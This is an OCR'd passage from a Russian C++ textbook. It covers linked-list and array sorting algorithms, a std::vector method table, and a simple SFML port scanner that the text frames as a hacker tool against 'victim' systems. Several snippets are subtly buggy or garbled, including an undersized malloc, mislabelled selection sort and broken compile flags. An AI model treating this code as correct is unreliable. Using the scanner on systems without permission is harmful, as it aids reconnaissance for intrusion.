 temp = (struct node *)malloc(sizeof(struct node *));
 temp->number = value;

 // меняем one и two местами в случае необходимости
 while(two != NULL && temp->number < two->number) {
  one = one->next;
```

```
  two = two->next;
 }

 one->next = temp;
 temp->next = two;
}
```

Команда компиляции примера:

```
g++ 82.cpp -o 82 -std=c++1
```

4.7. Пузырьковая сортировка связного списка

Давайте усложним нашу предыдущую задачу и выполним пузырьковую сортировку связного списка. Алгоритм будет таким же, но работать мы будем не с массивом, а со связным списком. Подобная задача – хорошая практика по работе с указателями, а они играют в C++ очень важную роль – ни одна серьезная программа на этом языке программирования не обходится без указателей. В то же время большинство ошибок, допускаемых начинающими программистами, связаны как раз с работой с указателями, поэтому чем больше практики по работе с указателями у вас будет, тем лучше.

Как уже было отмечено, сам алгоритм сортировки останется тем же (только мы его слегка модифицируем). Но кроме него нам нужно реализовать еще две вспомогательных функции:

```
/* добавляет новый узел в связный список */
void llist_add(struct lnode **q, int num);
/* выводит результат */
void llist_print(void);
```

Рассмотрим сначала функцию llist_add(). Ей передаются два параметра – указатель на список и число, которое нужно добавить в список. Если список пуст, то она создает первый узел – выделяет память с помощью malloc():

```
if(*q == NULL) {
  *q = malloc(sizeof(struct lnode));
```

Функция "перематывает" список, чтобы добраться к последнему узлу:

```
  /* переходим к последнему узлу */
  while(tmp->next != NULL)
   tmp = tmp->next;

   /* добавляем узел в конец списка */
   tmp->next = malloc(sizeof(struct lnode));
   tmp = tmp->next;
 }
```

Напомню, последним считается узел, у которого указатель на следующий узел (next) равен NULL. Поэтому в самой "перемотке" нет ничего сложного – нужно двигаться, пока *next* не будет равен NULL.

Как только мы "перемотали" список и добрались до последнего элемента, нужно присвоить ему данные:

```
tmp->data = num;
tmp->next = NULL;
```

Функция вывода связного списка очень проста. Она похожа на перемотку списка, только при этой самой перемотке мы выводим значение текущего элемента списка:

```
void llist_print(void) {
 visit = head;

 while(visit != NULL) {
  cout << visit->data << " ";
  visit = visit->next;
 }
 cout << endll
}
```

При программировании связных списков очень важно не "потерять голову". Следите за указателем *head* – одно "неправильное движение" и вы можете потерять весь список. Именно поэтому везде нужно работать с указателем

visit (можете назвать его *temp* – это уже как вам захочется). А указатель *head* должен оставаться неизменным.

Сортировка связного списка осуществляется функцией llist_bubble_sort(). В ней, как и в предыдущем случае, есть два цикла – внешний и внутренний, только для большего удобства циклы заменены на while():

```
while(e != head->next) {
 c = a = head;
 b = a->next;
  while(a != e) {
```

Полный код программы приведен в листинге ниже. В программе мы будем генерировать случайные числа, и ними же будем заполнять наш список – чтобы избавить вас от ввода чисел вручную.

Листинг 4.7. Пузырьковая сортировка связного списка

```
#include <iostream>
#include <stdlib.h>

#define MAX 10

using namespace std;

struct lnode {
 int data;
 struct lnode *next;
} *head, *visit;

/* добавляем новый узел в связный список */
void llist_add(struct lnode **q, int num);
/* осуществляем сортировку связного списка */
void llist_bubble_sort(void);
/* выводим результат */
void llist_print(void);

int main(void) {
 /* связный список */
 struct lnode *newnode = NULL;
 int i = 0;      /* общий счетчик */

 /* загружаем случайные числа в связный список */
```

```
 for(i = 0; i < MAX; i++) {
  llist_add(&newnode, (rand() % 100));
 }

 head = newnode;
 cout << "До сортировки:\n";
 llist_print();
 cout << "После:\n";
 llist_bubble_sort();
 llist_print();

 return 0;
}

/* добавляем узел в конец связного списка */
void llist_add(struct lnode **q, int num) {
 struct lnode *tmp;

 tmp = *q;

 /* если список пуст, создаем первый узел */
 if(*q == NULL) {
  *q = malloc(sizeof(struct lnode));
   tmp = *q;
 } else {
  /* переходим к последнему узлу */
  while(tmp->next != NULL)
   tmp = tmp->next;

   /* добавляем узел в конец списка */
   tmp->next = malloc(sizeof(struct lnode));
   tmp = tmp->next;
 }

 /* присваиваем данные последнему узлу */
 tmp->data = num;
 tmp->next = NULL;
}

/* выводим связный список */
void llist_print(void) {
 visit = head;

 while(visit != NULL) {
  cout << visit->data << " ";
  visit = visit->next;
```

```
 }
 cout << endl;
}

/* пузырьковая сортировка связного списка */
void llist_bubble_sort(void) {
 struct lnode *a = NULL;
 struct lnode *b = NULL;
 struct lnode *c = NULL;
 struct lnode *e = NULL;
 struct lnode *tmp = NULL;

// Алгоритм пузырьковой сортировки, адаптированный
// под связный список
while(e != head->next) {
 c = a = head;
 b = a->next;
  while(a != e) {
   if(a->data > b->data) {
    if(a == head) {
     tmp = b -> next;
     b->next = a;
     a->next = tmp;
     head = b;
     c = b;
    } else {
     tmp = b->next;
     b->next = a;
     a->next = tmp;
     c->next = b;
     c = b;
    }
   } else {
    c = a;
    a = a->next;
   }
   b = a->next;
   if(b == e)
    e = a;
  }
 }
}
```

Команда компиляции примера:

```
g++ 83.cpp -o 83 -std=c++1 -fpermissive
```

4.8. Пирамидальная сортировка

Наш следующий пример – пирамидальная сортировка, она же сортировка кучей (*heap sort*). Данный алгоритм является модификацией пузырьковой сортировки и представляет собой что-то среднее между сортировкой выбором и пузырьковой сортировкой.

Идея алгоритма заключается в следующем: ищем максимальный элемент в неотсортированной части массива и ставим его в конец этого подмассива. В поисках максимума подмассив перестраивается в так называемое сортирующее дерево (она же двоичная куча, она же пирамида), в результате чего максимум сам "всплывает" в начало массива.

После этого над оставшейся частью массива снова осуществляется процедура перестройки в сортирующее дерево с последующим перемещением максимума в конец подмассива.

Что такое сортирующее дерево? Это такое дерево, у которого любой родитель не меньше, чем каждый из его потомков – так называемое неубывающее дерево. Есть и невозрастающее дерево – это когда любой родитель не больше, чем каждый из его потомков.

Листинг 4.8. Пирамидальная сортировка

```
#include <iostream>
#include <stdlib.h>

/* максимальная длина массива ... */
#define MAXARRAY 5

using namespace std;

/* осуществляет пирамидальную сортировку */
void heapsort(int ar[], int len);
/* помогает heapsort() "выталкивать" элементы, начиная с позиции pos */
void heapbubble(int pos, int ar[], int len);

int main(void) {
```

```
 int array[MAXARRAY];
 int i = 0;

 /* загружаем случайные элементы в массив */
 for(i = 0; i < MAXARRAY; i++)
  array[i] = rand() % 100;

 /* выводим исходный массив */
 cout << "До: ";
 for(i = 0; i < MAXARRAY; i++) {
  cout << array[i] << " ";
 }
 cout << endl;

 /* Сортировка */
 heapsort(array, MAXARRAY);

 /* результат */
 cout << "После: ";
 for(i = 0; i < MAXARRAY; i++) {
  cout << array[i] << " ";
 }
 cout << endl;

 return 0;
}

void heapbubble(int pos, int array[], int len) {
 int z = 0;
 int max = 0;
 int tmp = 0;
 int left = 0;
 int right = 0;

 z = pos;
 for(;;) {
  left = 2 * z + 1;
  right = left + 1;

  if(left >= len)
   return;
  else if(right >= len)
   max = left;
  else if(array[left] > array[right])
   max = left;
  else
```

```
    max = right;

   if(array[z] > array[max])
    return;

   tmp = array[z];
   array[z] = array[max];
   array[max] = tmp;
   z = max;
  }
}

void heapsort(int array[], int len) {
 int i = 0;
 int tmp = 0;

 for(i = len / 2; i >= 0; --i)
  heapbubble(i, array, len);

 for(i = len - 1; i > 0; i--) {
  tmp = array[0];
  array[0] = array[i];
  array[i] = tmp;
  heapbubble(0, array, i);
 }
}
```

Команда компиляции:

```
g++ 84.cpp -o 84 -std=c++11
```

4.9. Сортировка вставкой массива по убыванию и по возрастанию

Ранее мы рассмотрели сортировку вставкой связного списка. Но сортировать вставкой можно не только связные списки, хотя, нужно признаться, что делать это в случае со связным списком – одно удовольствие, учитывая наличие указателей. В этом примере будет показана сортировка вставкой массива float-чисел.

У нас будут два массива. Первый мы оставим в качестве исходного, чтобы его можно было вывести для сравнения, а второй отсортируем вставкой. Для сортировки мы будем использовать написанную нами же функцию isort(), которой нужно передать массив элементов и его размер – количество элементов в массиве. Функция fm() используется для поиска минимума в массиве, точнее в его промежутке, который задается параметрами *b* и *n*. Функция ищет минимум и возвращает его позицию.

Листинг 4.9. Сортировка вставкой массива float-чисел

```
#include <iostream>
#include <stdio.h>

using namespace std;

void isort(float arr[], int n);
int fm(float arr[], int b, int n);

int main(void) {
 float arr1[5] = {4.3, 6.7, 2.8, 8.9, 1.0};
 float arr2[5] = {4.3, 6.7, 2.8, 8.9, 1.0};
 int i = 0;

 isort(arr2, 5);

 cout << "\nДо\tПосле\n-------------\n";

 for(i = 0; i < 5; i++)
  cout << arr1[i] << "\t" << arr2[i] << endl;

 return 0;
}

int fm(float arr[], int b, int n) {
 int f = b;
 int c;

 for(c = b + 1; c < n; c++)
  if(arr[c] < arr[f])
   f = c;

 return f;
}
```

```
void isort(float arr[], int n) {
 int s, w;
 float sm;

 for(s = 0; s < n - 1; s++) {
  w = fm(arr, s, n);
  sm = arr[w];
  arr[w] = arr[s];
  arr[s] = sm;
 }
}
```

Примечательно, что если изменить функцию fm() так, чтобы она возвращала не меньший, а бОльший элемент, то есть искала максимум, а не минимум, то сортировка будет не по возрастанию, а по убыванию. Код функции fm() для сортировки по убыванию следующий:

```
int fm(float arr[], int b, int n) {
 int f = b;
 int c;

 for(c = b + 1; c < n; c++)
  if(arr[c] > arr[f])
   f = c;

 return f;
}
```

При компиляции программы укажите опцию *-std=c++11*.

4.10. Сортировка слиянием массива

Рассмотрим еще один пример сортировки слиянием, на этот раз сортировать будем не связный список, а массив целых чисел. Сам алгоритм остается тем же, но функция mergesort() будет адаптирована под работу с массивом. Также не будет функции merge(), а слиянием будем производить сразу в функции mergesort().

Переменная *pivot* – это центр массива. Мы разбиваем массив на две части (условно) и для каждой запускаем процесс сортировки:

```
mergesort(a, low, pivot);
mergesort(a, pivot + 1, high);
```

Условие выхода из рекурсии – когда *low* = *high*, то есть массив у нас состоит из одного элемента:

```
if(low == high)
  return;
```

Полный код сортировки слиянием массива приведен в листинге 4.10.

Листинг 4.10. Сортировка слиянием массива (86.cpp)

```
#include <iostream>
#include <cstdlib>        // для функции rand()
using namespace std;

#define MAXARRAY 10

void mergesort(int a[], int low, int high);

int main(void) {
 int array[MAXARRAY];
 int i = 0;

 /* загружаем в массив случайные данные */
 for(i = 0; i < MAXARRAY; i++)
  array[i] = rand() % 100;

 /* До сортировки */
 cout << "До сортировки:";
 for(i = 0; i < MAXARRAY; i++)
  cout << array[i] << " ";

cout << endl;

 /* Сортировка */
 mergesort(array, 0, MAXARRAY - 1);
```

```
 /* после */
 cout << "После:";
 for(i = 0; i < MAXARRAY; i++)
  cout << array[i] << " ";

 cout << endl;
 return 0;
}

void mergesort(int a[], int low, int high) {
 int i = 0;
 int length = high - low + 1;
 int pivot  = 0;
 int merge1 = 0;
 int merge2 = 0;
 int working[length];

 if(low == high)
  return;

 pivot  = (low + high) / 2;

 mergesort(a, low, pivot);
 mergesort(a, pivot + 1, high);

 for(i = 0; i < length; i++)
  working[i] = a[low + i];

 merge1 = 0;
 merge2 = pivot - low + 1;

 for(i = 0; i < length; i++) {
  if(merge2 <= high - low)
   if(merge1 <= pivot - low)
    if(working[merge1] > working[merge2])
     a[i + low] = working[merge2++];
    else
     a[i + low] = working[merge1++];
   else
    a[i + low] = working[merge2++];
  else
   a[i + low] = working[merge1++];
 }
}
```

4.11. Сортировка слиянием. Связный список

Рассмотрим еще один алгоритм сортировки – сортировка слиянием (*merge sort* в англ. литературе). Это, нужно отметить, довольно эффективный алгоритм.

Сортировка слиянием — алгоритм сортировки, который упорядочивает списки (или другие структуры данных, доступ к элементам которых можно получать только последовательно, например — потоки) в определённом порядке.

Слияние означает объединение двух (или более) последовательностей в одну упорядоченную последовательность при помощи циклического выбора элементов, доступных в данный момент.

Алгоритм довольно непростой. Попробую объяснить все по-простому. У нас есть два списка (или массива – не важно). Мы будем брать поочередно по одному элементу из каждого массива, сравнивать их и "сливать" в один массив. Меньший элемент будем ставить первым, больший – вторым.

А что делать, если у нас есть только один список (массив)? Тогда его нужно разбирать на две части примерно одинакового размера. Далее каждая из получившихся частей сортируется отдельно, после чего два упорядоченных массива соединяются в один. Это и есть сортировка слиянием.

В процессе сортировки мы рекурсивно вызываем функцию сортировки, пока размер массива не достигнет единицы. Любой массив (список), состоящий из одного элемента, можно считать упорядоченным. За сортировку слиянием отвечает функция mergesort(), которая была реализована специально для этого примера:

```
struct node *mergesort(struct node *head) {
 struct node *head_one;
 struct node *head_two;

 if((head == NULL) || (head->next == NULL))
  return head;

 head_one = head;
 head_two = head->next;
 while((head_two != NULL) && (head_two->next != NULL)) {
  head = head->next;
```

```
 head_two = head->next->next;
 }
 head_two = head->next;
 head->next = NULL;

 return merge(mergesort(head_one), mergesort(head_two));
}
```

Поскольку мы используем рекурсию, то мы должны предусмотреть условие выхода из рекурсии. В нашем случае условие выхода будет таким:

```
if((head == NULL) || (head->next == NULL))
  return head;
```

То есть или список пуст или список состоит из одного элемента (нет следующего, поэтому *next* указывает на NULL). В этом случае мы возвращаем *head*, во всех остальных мы возвращаем merge(mergesort(head_one), mergesort(head_two));

Функция merge() выполняет непосредственно слияние списков. Мы передаем ей две головы двух списков, она выполняет слияние и возвращает его результат.

Дополнительную информацию об этом алгоритме вы можете получить на страничке Википедии:

https://goo.gl/natPWf

На ней также вы найдете реализацию алгоритма на разных языках программирования – C, C++. Не будет лишнем и просмотреть визуализацию алгоритма – как он работает. А я привожу собственную реализацию – см. листинг 4.11.

Листинг 4.11. Сортировка связного списка слиянием

```
#include <iostream>
#include <stdlib.h>

using namespace std;

struct node {
 int number;
```

```
 struct node *next;
};

/* добавляем узел в связный список  */
struct node *addnode(int number, struct node *next);
/* сортировка слиянием */
struct node *mergesort(struct node *head);
/* слияние списков */
struct node *merge(struct node *head_one, struct node *head_two);

int main(void) {
 struct node *head;
 struct node *current;
 struct node *next;
 int test[] = {8, 3, 2, 6, 1, 5, 4, 7, 9, 0};
 int i;

 head = NULL;
 /* вставляем числа в связный список */
 for(i = 0; i < 10; i++)
  head = addnode(test[i], head);

 /* сортируем список */
 head = mergesort(head);

 /* выводим результат */
 cout << "До После\n";
 i = 0;
 for(current = head; current != NULL; current = current->next)
  cout << test[i++] << " " << current->number << endl;

 /* освобождаем память */
 for(current = head; current != NULL; current = next)
  next = current->next, free(current);

 /* все */
 return 0;
}

/* добавляем узел в связный список */
struct node *addnode(int number, struct node *next) {
 struct node *tnode;

 tnode = (struct node*)malloc(sizeof(*tnode));

 if(tnode != NULL) {
  tnode->number = number;
  tnode->next = next;
 }
```

```
 return tnode;
}

/* сортировка слиянием связного списка */
struct node *mergesort(struct node *head) {
 struct node *head_one;
 struct node *head_two;

 if((head == NULL) || (head->next == NULL))
  return head;

 head_one = head;
 head_two = head->next;
 while((head_two != NULL) && (head_two->next != NULL)) {
  head = head->next;
  head_two = head->next->next;
 }
 head_two = head->next;
 head->next = NULL;

 return merge(mergesort(head_one), mergesort(head_two));
}

/* слияние списков */
struct node *merge(struct node *head_one, struct node *head_two) {
 struct node *head_three;

 if(head_one == NULL)
  return head_two;

 if(head_two == NULL)
  return head_one;

 if(head_one->number < head_two->number) {
  head_three = head_one;
  head_three->next = merge(head_one->next, head_two);
 } else {
  head_three = head_two;
  head_three->next = merge(head_one, head_two->next);
 }

 return head_three;
}
```

При компиляции программы укажите опцию *-std=c++11*.

4.12. Сортировка массива строк стандартными средствами

В этой главе были рассмотрены различные алгоритмы сортировки. В первую очередь – для развития ваших навыков программирования, чтобы продемонстрировать, как можно практически работать с массивами и списками в C++. Конечно же, есть и стандартные, уже готовые средства сортировки и вам не придется изобретать колесо. Надеюсь, что теперь вам проще будет ориентироваться при выявлении уязвимостей в C++.

Функция sort() может использоваться для сортировки массива строк. Ей нужно передать первый и последний элементы массива. С первым элементом все ясно – можно передать просто сам массив. А вот, чтобы вычислить последний элемент массива, нужно знать размер самого массива и размер одного элемента. Размер массива и одного элемента можно узнать функций sizeof(). Затем к нашему массиву нужно добавить полученное число – размер массива плюс размер одного элемента. Готовый пример кода приведен в листинге 4.12.

Листинг 4.12. Сортировка с использованием функции sort()

```
#include <iostream>
#include <string>
#include <algorithm>

using namespace std;

int main() {
    string name[] = {"john", "bobby", "dear", "test1", "catherine", "nomi",
"shinta", "martin", "abe", "may", "zeno", "zack", "angeal", "gabby"};

    int sname = sizeof(name)/sizeof(name[0]);

    sort(name, name + sname);

    for(int i = 0; i < sname; ++i)
        cout << name[i] << endl;

    return 0;
}
```

4.13. Использование итераторов begin() и end() для сортировки

Приведенный в предыдущем примере код не очень логичен и понятен. У новичков возникает сразу множество вопросов – не очень понятно, как мы получили последний элемент массива. К счастью, для решения этой проблемы, чтобы ваш код выглядел наглядно и современно, можно использовать итераторы begin() и end(), указывающие на первый и последний элементы массива соответственно. Пример кода приведен в листинге 4.13. Также в этом примере показано, как можно инициализировать массив с использованием **vector**. Компиляция программы требует наличия параметра *-std=c++11*.

Листинг 4.13. Использование итераторов для работы с массивом

```
#include <iostream>
#include <string>
#include <algorithm>
#include <vector>

int main()
{
    /// Инициализируем массив с использованием vector ( требует C++11 )
    std::vector<std::string> names = {"john", "bobby", "dear", "test1",
"catherine", "nomi", "shinta", "martin", "abe", "may", "zeno", "zack",
"angeal", "gabby"};

    // Сортируем имена с помощью std::sort
    std::sort(names.begin(), names.end() );

    // Выводим имена (требует C++11)
    for(const auto& currentName : names)
    {
        std::cout << currentName << std::endl;
    }

    for(int y = 0; y < names.size(); y++)
    {
       std:: cout << names[y] << std::endl;
    }
    return 0;

}
```

Стандартный шаблон std::vector<T> — реализация динамического массива переменного размера.


Шаблон **vector** расположен в заголовочном файле <vector>, который расположен в пространстве имен **std**. Данный интерфейс эмулирует работу стандартного массива C (например, быстрый произвольный доступ к элементам), а также некоторые дополнительные возможности, вроде автоматического изменения размера вектора при вставке или удалении элементов. Методы шаблона **vector** приведены в таблице 4.1.

Таблица 4.1. Методы шаблона vector

	Метод	Описание
Конструкторы	`vector::vector`	Конструктор по умолчанию. Не принимает аргументов, создает новый экземпляр вектора
	`vector::vector(const vector& c)`	Конструктор копии по умолчанию. Создает копию вектора c
	`vector::vector(size_type n, const T& val = T())`	Создает вектор с n-объектами. Если val объявлена, то каждый из этих объектов будет инициализирован её значением; в противном случае объекты получат значение конструктора по умолчанию типа T
	`vector::vector(input_iterator start, input_iterator end)`	Создает вектор из элементов, лежащих между start и end
Деструктор	`vector::~vector`	Уничтожает вектор и его элементы
Операторы	`vector::operator=`	Копирует значение одного вектора в другой
	`vector::operator==`	Сравнение двух векторов

Доступ к элементам	`vector::at`	Доступ к элементу с проверкой выхода за границу
	`vector::operator[]`	Доступ к определенному элементу
	`vector::front`	Доступ к первому элементу
	`vector::back`	Доступ к последнему элементу
Итераторы	`vector::begin`	Возвращает итератор на первый элемент вектора
	`vector::end`	Возвращает итератор на место после последнего элемента вектора
	`vector::rbegin`	Возвращает reverse_iterator на конец текущего вектора
	`vector::rend`	Возвращает reverse_iterator на начало вектора
Работа с размером вектора	`vector::empty`	Возвращает *true*, если вектор пуст
	`vector::size`	Возвращает количество элементов в векторе
	`vector::max_size`	Возвращает максимально возможное количество элементов в векторе
	`vector::reserve`	Устанавливает минимально возможное количество элементов в векторе
	`vector::capacity`	Возвращает количество элементов, которое может содержать вектор до того, как ему потребуется выделить больше места
	`vector::shrink_to_fit`	Уменьшает количество используемой памяти за счет освобождения неиспользованной

Модификаторы	`vector::clear`	Удаляет все элементы вектора
	`vector::insert`	Вставка элементов в вектор
	`vector::erase`	Удаляет указанные элементы вектора (один или несколько)
	`vector::push_back`	Вставка элемента в конец вектора
	`vector::pop_back`	Удалить последний элемент вектора
	`vector::resize`	Изменяет размер вектора на заданную величину
	`vector::swap`	Обменять содержимое двух векторов
Другие методы	`vector::assign`	Ассоциирует с вектором поданные значения
	`vector::get_allocator`	Возвращает аллокатор, используемый для выделения памяти



Глава 5.

Сканер портов на C++

Сканер портов – это приложение, опрашивающее порты системы-жертвы и выводящее отчет, какой из портов открыт, а какой – нет. Весьма полезная вещь для начинающего хакера. Существует множество различных сканеров портов, самый известный из них – **nmap**. В этой главе мы напишем собственный сканер – не потому, что он будет чем-то лучше **nmap**, а чтобы вы понимали, как пишутся подобные приложения.

5.1. Принцип работы сканера портов

Сканер портов – относительно простое приложение. Основная его задача – проверить, доступен тот или иной порт на целевом компьютере. Что нужно сделать для проверки порта? Правильно – установить соединение с ним. Если соединение успешно, то порт открыт.

Основные моменты:

- Метод sf::TcpSocket().connect() подключает сокет к удаленному узлу и возвращает код состояния.

- Функции сокетов возвращают коды, известные как коды состояния. Так, sf::Socket::Done — это код состояния. Это означает, что сокет либо отправил, либо получил данные.
- Если эти значения равны для данного порта, это означает, что порт открыт.

Для написания сканера портов мы будем использовать библиотеку SFML/Network.hpp, существенно упрощающую работу с сетевыми сокетами. Ранее мы разработали приложение клиент-сервер без использования каких-либо дополнительных библиотек – использовали только системные, сейчас же будем использовать SFML/Network.hpp, чтобы продемонстрировать альтернативный подход.

Собственно, простейший сканер портов представлен в листинге 5.1. Он проверяет, открыт ли порт 80 на локальном компьютере и выводит сообщение OPEN, если порт открыт и CLOSED – в противном случае.

Листинг 5.1. Простейший сканер портов

```
#include <iostream>
#include <SFML/Network.hpp>
#include <string>

using namespace std;

bool is_port_open(const std::string& address, int port)
{
    return (sf::TcpSocket().connect(address, port) == sf::Socket::Done);
}

int main()
{

    if (is_port_open("localhost", 80))
        cout << "OPEN";
    else
        cout << "CLOSED";

    return 0;
}
```

Проверкой доступности порта занимается функция is_port_open(), которая принимает два параметра – адрес и номер порта, который нужно проверить. Функция пытается установить соединение посредством использования метода connect() и возвращает *true*, если данный метод возвращает значение sf::Socket::Done.

Вместо адреса *localhost* вы можете указать любой IPv4/IPv6-адрес. Вместо номера порта – любое другое значение (целое). В некоторых странах сканирование портов запрещено на законодательном уровне и у вас могут возникнуть проблемы с законом – просто помните об этом. Если интересно кого-то просканировать, сканируйте узел *scanme.nmap.org* – он для этого и предназначен.

5.2. Совершенствуем сканер

Наш сканер, хоть и простой, но очень неудобный. Он не позволяет указать другой адрес и другой номер порта без перекомпиляции программы. Добавим ввод адрес и номера порта с клавиатуры (лист. 5.2).

Листинг 5.2. Запрашиваем адрес и номер порта у пользователя

```
#include <iostream>
#include <SFML/Network.hpp>
#include <string>

static bool port_is_open(const std::string& address, int port)
{
    return (sf::TcpSocket().connect(address, port) == sf::Socket::Done);
}


int main()
{
    std::string address;
    int port;
    // Запрашиваем адрес
    std::cout << "Адрес: " << std::flush;
    std::getline(std::cin, address);
    // Запрашиваем порт
    std::cout << "Порт: " << std::flush;
```

```
    std::cin >> port;
    // Сканируем
    std::cout << "Сканирую " << address << "...\n" << "Порт " << port << " :
";
    if (port_is_open(address, port))
        std::cout << "Открыт" << std::endl;
    else
        std::cout << "Закрыт" << std::endl;
    return 0;
}
```

Вывод программы будет таким:

```
Адрес: 127.0.0.1
Порт: 80
Сканирую 127.0.0.1...
Порт 80 : Открыт    (если порт открыт)
```

5.3. Сканирование диапазона портов

Сканирование одного порта за раз утомительно, обычно нужно просканировать множество портов. Один из способов сделать это — разрешить пользователю вводить столько портов, сколько он хочет, а затем просканировать их все за один раз.

Проблема в том, что если пользователю нужно просканировать множество портов, ему придется вводить каждый из них. Нужно позволить пользователю указать диапазон портов, а также значения, выходящие за его пределы. Например, в простейшим случае можно разрешить вводить начальное и конечное значение, например, 21 и 100 – тогда сканер отсканирует порты от 21 до 100. Но ведь можно позволить пользователю вводить значения так, например, "80, 443, 8080", а также "21-80,8080". В первом случае сканер просканирует три порта, а во втором – порты от 21 до 80, а также порт 8080. Так значительно удобнее, правда?

Для реализации подобного ввода мы будем использовать шаблоны **std::vector**, **std::stringstream** и цикла *for* на основе диапазона C++11. Не знакомы с этими шаблонами? Тогда, как настоящий хакер, вы просто обязаны с ними ознакомиться – ведь вы должны уметь использовать последние новшества, в том числе и в синтаксисе языка.

Для разделения ввода пользователя мы будем использовать следующую функцию:

```
static std::vector<std::string> split(const std::string& string,
                                      char delimiter = ' ',
                                      bool allow_empty = false)
{
    std::vector<std::string> tokens;
    std::stringstream sstream(string);
    std::string token;
    while (std::getline(sstream, token, delimiter)) {
        if (allow_empty || token.size() > 0)
            tokens.push_back(token);
    }
    return tokens;
}
```

Также нам нужна функция, конвертирующая строку в целое число – ведь пользователь вводит строку, а нам нужно передать в функцию сканирования – число:

```
static int string_to_int(const std::string& string)
{
    std::stringstream sstream(string);
    int i;
    sstream >> i;
    return i;
}
```

Также нам понадобится функция, генерирующая диапазон портов на основании ввода пользователя, и еще одна вспомогательная функция:

```
// Меняет местами
template <typename T>
static void swap(T& a, T& b)
{
    T c = a;
    a = b;
    b = c;
}
```

```
// Генерирует вектор с диапазоном значений от min до max
template <typename T>
static std::vector<T> range(T min, T max)
{
    if (min > max)
        swap(min, max);
    if (min == max)
        return std::vector<T>(1, min);
    std::vector<T> values;
    for (; min <= max; ++min)
        values.push_back(min);
    return values;
}
```

Наконец, нам нужна функция для фактического анализа списка портов с использованием вышеуказанных функций:

```
static std::vector<int> parse_ports_list(const std::string& list)
{
    std::vector<int> ports;
    // Split list items.
    for (const std::string& token : split(list, ',')) {
        // Split ranges.
        std::vector<std::string> strrange = split(token, '-');
        switch (strrange.size()) {
            // Only one value (add to end of 'ports').
            case 0: ports.push_back(string_to_int(token));      break;
            case 1: ports.push_back(string_to_int(strrange[0])); break;
            // Two values (range - add everything in that range).
            case 2:
            {
                int min = string_to_int(strrange[0]),
                    max = string_to_int(strrange[1]);
                for (int port : range(min, max))
                    ports.push_back(port);
                break;
            }
            default:
                break;
        }
    }
    return ports;
}
```

Работать сканер будет так. Сначала пользователь вводит IP-адрес цели, а также диапазон портов:

```
    std::cout << "A дрес:" << std::flush;
    std::getline(std::cin, address);
    std::cout << "П орты:" << std::flush;
    std::getline(std::cin, port_list);
```

Далее мы производим парсинг портов:

```
ports = parse_ports_list(port_list);
```

Получив вектор портов, мы сканируем каждый из них:

```
std::cout << "С канируем" << address << "...\n";
    for (int port : ports) {
        std::cout << "П орт" << port << " : ";
        if (port_is_open(address, port))
            std::cout << "О ткрыт\n";
        else
            std::cout << "З акрыт\n";
    }
```

Вывод будет таким:

```
A дрес:127.0.0.1
П орты:20-80,8080
С канируем127.0.0.1...
Port 20 : З акрыт
Port 21 : З акрыт
Port 22 : О ткрыт
Port 23 : З акрыт
Port 24 : З акрыт
Port 25 : З акрыт
Port 26 : З акрыт
Port 27 : З акрыт
Port 28 : Закрыт
Port 29 : З акрыт
Port 30 : З акрыт
Port 31 : З акрыт
```

```
Port 32 : Закрыт
Port 33 : Закрыт
Port 34 : Закрыт
Port 35 : Закрыт
Port 36 : Закрыт
Port 37 : Закрыт
Port 38 : Закрыт
Port 39 : Закрыт
Port 40 : Закрыт
Port 41 : Закрыт
Port 42 : Закрыт
Port 43 : Закрыт
Port 44 : Закрыт
Port 45 : Закрыт
Port 46 : Закрыт
Port 47 : Закрыт
Port 48 : Закрыт
Port 49 : Закрыт
Port 50 : Закрыт
Port 51 : Закрыт
Port 52 : Закрыт
Port 53 : Открыт
Port 54 : Закрыт
Port 55 : Закрыт
Port 56 : Закрыт
Port 57 : Закрыт
Port 58 : Закрыт
Port 59 : Закрыт
Port 60 : Закрыт
Port 61 : Закрыт
Port 62 : Закрыт
Port 63 : Закрыт
Port 64 : Закрыт
Port 65 : Закрыт
Port 66 : Закрыт
Port 67 : Закрыт
Port 68 : Закрыт
Port 69 : Закрыт
